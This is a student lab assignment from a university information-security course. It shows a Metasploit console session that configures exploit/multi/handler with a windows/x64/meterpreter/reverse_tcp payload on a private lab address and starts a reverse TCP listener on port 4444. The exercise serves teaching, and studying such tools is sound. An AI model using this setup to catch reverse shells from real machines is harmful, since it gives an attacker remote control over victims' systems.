FORMAN CHRISTIAN COLLEGE
# (A CHARTERED UNIVERSITY)

COMP 421 (Information Security)

**SECTION - B**

2023 FALL

ASSIGNMENT # 2

MSFVENOM

Gulraiz Noor Bari (231-525536)

MSFVENOM REVERSE TCP

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_t
cp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set port 8080
[!] Unknown datastore option: port. Did you mean LPORT?
port ⇒ 8080
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh
                                        , thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface
                                        may be specified)
   LPORT     4444             yes       The listen port
```

```
   View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
```